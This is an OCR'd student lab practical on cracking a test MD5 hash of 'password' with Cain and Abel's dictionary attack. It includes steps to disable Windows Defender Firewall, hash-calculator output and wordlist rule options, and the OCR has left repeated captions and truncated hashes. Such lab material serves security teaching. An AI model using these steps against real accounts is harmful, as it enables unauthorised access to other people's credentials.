
Practical no 2B

Aim: use Cain and Abel for cracking windows account password using dictionary attack and to decode wireless network passwords

How to download and install Cain and able.

(1) Download and Install Cain and able software in your system. For this you need to turn off your firewall.

Extract the CainandAble.rar file in VMWare -> Turn off the windows security firewall.



Control Panel › System and Security › Windows Defender Firewall › Customize Settings

Customize settings for each type of network

You can modify the firewall settings for each type of network that you use.

Private network settings

○ Turn on Windows Defender Firewall

☐ Block all incoming connections, including those in the list of allowed apps

☑ Notify me when Windows Defender Firewall blocks a new app

● Turn off Windows Defender Firewall (not recommended)

Public network settings


○ Turn on Windows Defender Firewall

☐ Block all incoming connections, including those in the list of allowed apps

☑ Notify me when Windows Defender Firewall blocks a new app


● Turn off Windows Defender Firewall (not recommended)

After installation, open the software you will see a page as displayed below.




Press the + button on the toolbar to dump the Protected Storage

(2) Click on "Hash Calculator"



Press the + button on the toolbar to dump the Protected Storage


(2) Enter the text which you want to convert to "Hash" and click on "calculate" button.



Press the + button on the toolbar to dump the Protected Storage

● Text to hash: password

(3)copy the value into the field you have converted.(eg:MD5),and then click on "cancel" button.



Press the + button on the toolbar to dump the Protected Storage

Hash Calculator

● Text to hash


password

○ Bytes to hash (HEX)

Type	Hash
MD2	F03881A88C6E39135F0ECC60EFD609B9
MD4	8A9D093F14F8701DF17732B2BB182C74
MD5	5F4DCC3B5AA765D61D8327DEB882CF99
SHA-1	5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8
SHA-2 (256)	5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542
SHA-2 (384)	A8B64BABD0ACA91A59BDBB7761B421D4F2BB38280D3A75BA0F21F2BEBC4558
SHA-2 (512)	B109F3BBBC244EB82441917ED06D618B9008DD09B3BEFD1B5E07394C706A8BB
RIPEMD-160	2C08E8F5884750A7B99F6F2F342FC638DB25FF31
LM	E52CAC67419A9A22
NT	8846F7EAEE8FB117AD06BDD830B7586C
MySQL323	5D2E19393CC5EF67
MySQLSHA1	2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
Cisco PIX	NuLKvvWGg.x9HEKO
VNC Hash	DBD83CFD727A1458
Base64	cGFzc3dvcmQ=


Calculate | Cancel

(4) After that go to cracker>MD5 hashes and click on "+" icon on the top of the page. After that, a dialog window will appear and it will ask you to enter your MD5 hashes. Now, paste the MD5 hash which you have copied earlier and then click on the "ok" button.




MD5 Hash (in HEX): 5F4DCC3B5AA765D61D8327DEB882CF99

(5) After performing step (4) right click on MD5 hash and select "Dictionary Attack"



(6) right click on the file and select(Add to list)and then select the wordlist file from the following path:


C:\Program Files (x86)\Cain\Wordlists


Dictionary Attack
Add to list Insert
Change initial file position
Reset initial file position
Reset all initial file positions
Remove from list
Remove All
Start
Exit
MD5 Hashes

File	Position
C:\Program Files (x86)\Cain\Wordlists\Wordlist.txt	3456292
C:\Program Files (x86)\Cain\Wordlists\Wordlist.txt	3456292
C:\Program Files (x86)\Cain\Wordlists\Wordlist.txt	2026488

☑ Two numbers Hybrid Brute (Pass0...Pass99)


```
1 hashes of type MD5 loaded..
Press the Start button to begin dictionary attack
```



C:\Program Files (x86)\Cain\Wordlists

Name	Date modified	Type	Size
Wordlist	10/28/2005 8:47 PM	Text Document	3,376 KB

(7) Select all the options and click on "Start" Button.



Dictionary Attack

Dictionary

File	Position
C:\Program Files (x86)\Cain\Wordlists\Wordlist.txt	3456292
C:\Program Files (x86)\Cain\Wordlists\Wordlist.txt	3456292
C:\Program Files (x86)\Cain\Wordlists\Wordlist.txt	2026488
C:\Program Files (x86)\Cain\Wordlists\Wordlist.txt	

Key Rate

Dictionary Position

Current password


Options

- ☑ As Is (Password)
- ☑ Reverse (PASSWORD - DROWSSAP)
- ☑ Double (Pass - PassPass)
- ☑ Lowercase (PASSWORD - password)
- ☑ Uppercase (Password - PASSWORD)
- ☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- □ Case perms (Pass,pAss,paSs,...PaSs...PASS)
